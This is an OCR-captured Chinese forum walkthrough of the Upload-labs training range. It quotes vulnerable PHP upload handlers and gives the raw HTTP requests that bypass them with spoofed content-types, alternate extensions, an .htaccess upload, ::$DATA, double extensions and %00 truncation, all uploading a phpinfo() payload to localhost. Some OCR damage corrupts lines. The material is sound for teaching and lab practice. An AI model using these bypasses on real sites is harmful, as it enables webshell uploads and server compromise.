
登录

Upload-labs通关手册

tinyfisher / 2018-07-10 12:51:13 / 浏览数 33851 技术文章 技术文章 顶(1) 踩(0)

Upload-labs是一个帮你总结所有类型的上传漏洞的靶场，包括常见的文件上传漏洞：




项目地址：https://github.com/c0ny1/upload-labs

运行环境


操作系统：windows、Linux
php版本：推荐5.2.17(其他版本可能会导致部分Pass无法突破)
php组件：php_gd2,php_exif（部分Pass需要开启这两个组件）
apache：以moudel方式连接

第一关

直接上传php木马，发现前端报错：




尝试前端绕过，在前端js判断函数中加上可以上传php文件：



即可上传成功：


任务
上传一个 webshell 到服务器。
上传区
请选择要上传的图片：
浏览...
未选择文件。
上传
先知社区

访问：


PHP Version 5.2.17
php
先知社区

第二关


查看源代码：

```
upload = false;
 = null;
isset($_POST['submit'])) {
if (file_exists($UPLOAD_ADDR)) {
    if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
            $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
            $is_upload = true;

        }
    } else {
        $msg = '文件类型不正确，请重新上传！';
    }
} else {
    $msg = $UPLOAD_ADDR.'文件夹不存在,请手工创建！';
}
```

发现仅仅判断content-type，于是修改content-type绕过：

```
POST /Pass-02/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-02/index.php?action=show_code
Cookie: pass=02
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------4034363721174
Content-Length: 311

-----------------------------4034363721174
Content-Disposition: form-data; name="upload_file"; filename="info.php"
Content-Type: image/gif

<?php phpinfo();?>
-----------------------------4034363721174
Content-Disposition: form-data; name="submit"

□□
-----------------------------4034363721174--
```

上传成功：



第三关

查看源代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array('.asp','.aspx','.php','.jsp');
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if(!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR. '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR .'/'. $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建！';
    }
}
```


发现是黑名单判断，于是尝试用php3,phtml绕过

```
POST /Pass-03/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-03/index.php?action=show_code
Cookie: pass=03
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------217182918314486
Content-Length: 334

-----------------------------217182918314486
Content-Disposition: form-data; name="upload_file"; filename="info.phtml"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------217182918314486
Content-Disposition: form-data; name="submit"

□□
-----------------------------217182918314486--
```


成功上传：

第四关

查看源代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . $_FILES['upload_file']['name'];
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建! ';
    }
}
```

虽然还是黑名单，但几乎过滤了所有有问题的后缀名，除了.htaccess，于是首先上传一个.htaccess内容如下的文件:

```
SetHandler application/x-httpd-php
```

```
POST /Pass-04/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-04/index.php?action=show_code
Cookie: pass=04
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------124301321316123
Content-Length: 335

---------------------------124301321316123
Content-Disposition: form-data; name="upload_file"; filename=".htaccess"
Content-Type: text/plain

SetHandler application/x-httpd-php
---------------------------124301321316123
Content-Disposition: form-data; name="submit"

□□
---------------------------124301321316123--
```


这样所有文件都会解析为php，然后再上传图片马，就可以解析：

```
POST /Pass-04/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-04/index.php?action=show_code
Cookie: pass=04
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------79173120413768
Content-Length: 319

---------------------------79173120413768
Content-Disposition: form-data; name="upload_file"; filename="1.gif"
Content-Type: image/gif

GIF89a
<?php phpinfo();?>
---------------------------79173120413768
Content-Disposition: form-data; name="submit"

□□
---------------------------79173120413768--
```

访问：


第五关

查看源代码：



还是黑名单，加上了.htaccess，但是没有将后缀进行大小写统一，于是可以通过大小写绕过：

访问：



第六关

查看源代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

还是黑名单，但是没有对后缀名进行去空处理，可在后缀名中加空绕过：

```
POST /Pass-06/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-06/index.php?action=show_code
Cookie: pass=06
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------322921896515383
Content-Length: 333

-----------------------------322921896515383
Content-Disposition: form-data; name="upload_file"; filename="info.php "
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------322921896515383
Content-Disposition: form-data; name="submit"

上传
-----------------------------322921896515383--
```

访问：

第七关

查看源代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

还是黑名单，但是没有对后缀名进行去”.”处理，利用windows特性，会自动去掉后缀名中最后的”.”，可在后缀名中加”.”绕过：

```
POST /Pass-07/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-07/index.php?action=show_code
Cookie: pass=07
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------27523307481642 6
Content-Length: 333

-----------------------------27523307481642 6
Content-Disposition: form-data; name="upload_file"; filename="info.php."
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------27523307481642 6
Content-Disposition: form-data; name="submit"

□□
-----------------------------27523307481642 6--
```

访问：

第八关

查看源代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```


还是黑名单，但是没有对后缀名进行去"::$DATA"处理，利用windows特性，可在后缀名中加" ::$DATA"绕过：

```
POST /Pass-08/index.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-08/index.php
Cookie: pass=08
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------8994314237305
Content-Length: 333

-----------------------------8994314237305
Content-Disposition: form-data; name="upload_file"; filename="info.php::$DATA"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------8994314237305
Content-Disposition: form-data; name="submit"

上传
-----------------------------8994314237305--
```


访问：

第九关

查看代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $_FILES['upload_file']['name'])) {
                $img_path = $UPLOAD_ADDR . '/' . $file_name;
                $is_upload = true;
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```


黑名单过滤，注意第15行和之前不太一样，路径拼接的是处理后的文件名，于是构造info.php. .（点+空格+点），经过处理后，文件名变成info.php.，即可绕过。

```
POST /Pass-09/index.php?action=show_code HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-09/index.php?action=show_code
Cookie: pass=09
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------309240556277617
Content-Length: 332

-----------------------------309240556277617
Content-Disposition: form-data; name="upload_file"; filename="info.php. ."
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------309240556277617
Content-Disposition: form-data; name="submit"

□□
-----------------------------309240556277617--
```


访问：

第十关

查看源代码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists($UPLOAD_ADDR)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","jsp","jspa","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa","asax","asc

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        if (move_uploaded_file($_FILES['upload_file']['tmp_name'], $UPLOAD_ADDR . '/' . $file_name)) {
            $img_path = $UPLOAD_ADDR . '/' .$file_name;
            $is_upload = true;
        }
    } else {
        $msg = $UPLOAD_ADDR . '文件夹不存在,请手工创建!';
    }
}
```

依旧是黑名单过滤，注意到，这里是将问题后缀名替换为空，于是可以利用双写绕过：

```
OST /Pass-10/index.php?action=show_code HTTP/1.1
ost: 127.0.0.1
ser-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
eferer: http://127.0.0.1/Pass-10/index.php?action=show_code
ookie: pass=10
NT: 1
-Forwarded-For: 8.8.8.8
onnection: close
pgrade-Insecure-Requests: 1
ontent-Type: multipart/form-data; boundary=--------------------------283927139202 48
ontent-Length: 332

----------------------------283927139202 48
ontent-Disposition: form-data; name="upload_file"; filename="info.pphphp"
ontent-Type: application/octet-stream

?php phpinfo();?>
----------------------------283927139202 48
ontent-Disposition: form-data; name="submit"

J
----------------------------283927139202 48--
```

访问：

第十一关

查看代码：

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = '上传失败！';
        }
    }
    else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

看到是白名单判断，但是$img_path直接拼接，因此可以利用%00截断绕过：

```
POST /Pass-11/index.php?save_path=../upload/info.php%00 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://127.0.0.1/Pass-11/index.php?action=show_code
Cookie: pass=11
DNT: 1
X-Forwarded-For: 8.8.8.8
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=---------------------------12161375027344
Content-Length: 329

-----------------------------12161375027344
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo();?>
-----------------------------12161375027344
Content-Disposition: form-data; name="submit"

□□
-----------------------------12161375027344--
```

访问：

第十二关

查看代码：

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        }
        else{
            $msg = "上传失败";
        }
    }
    else{
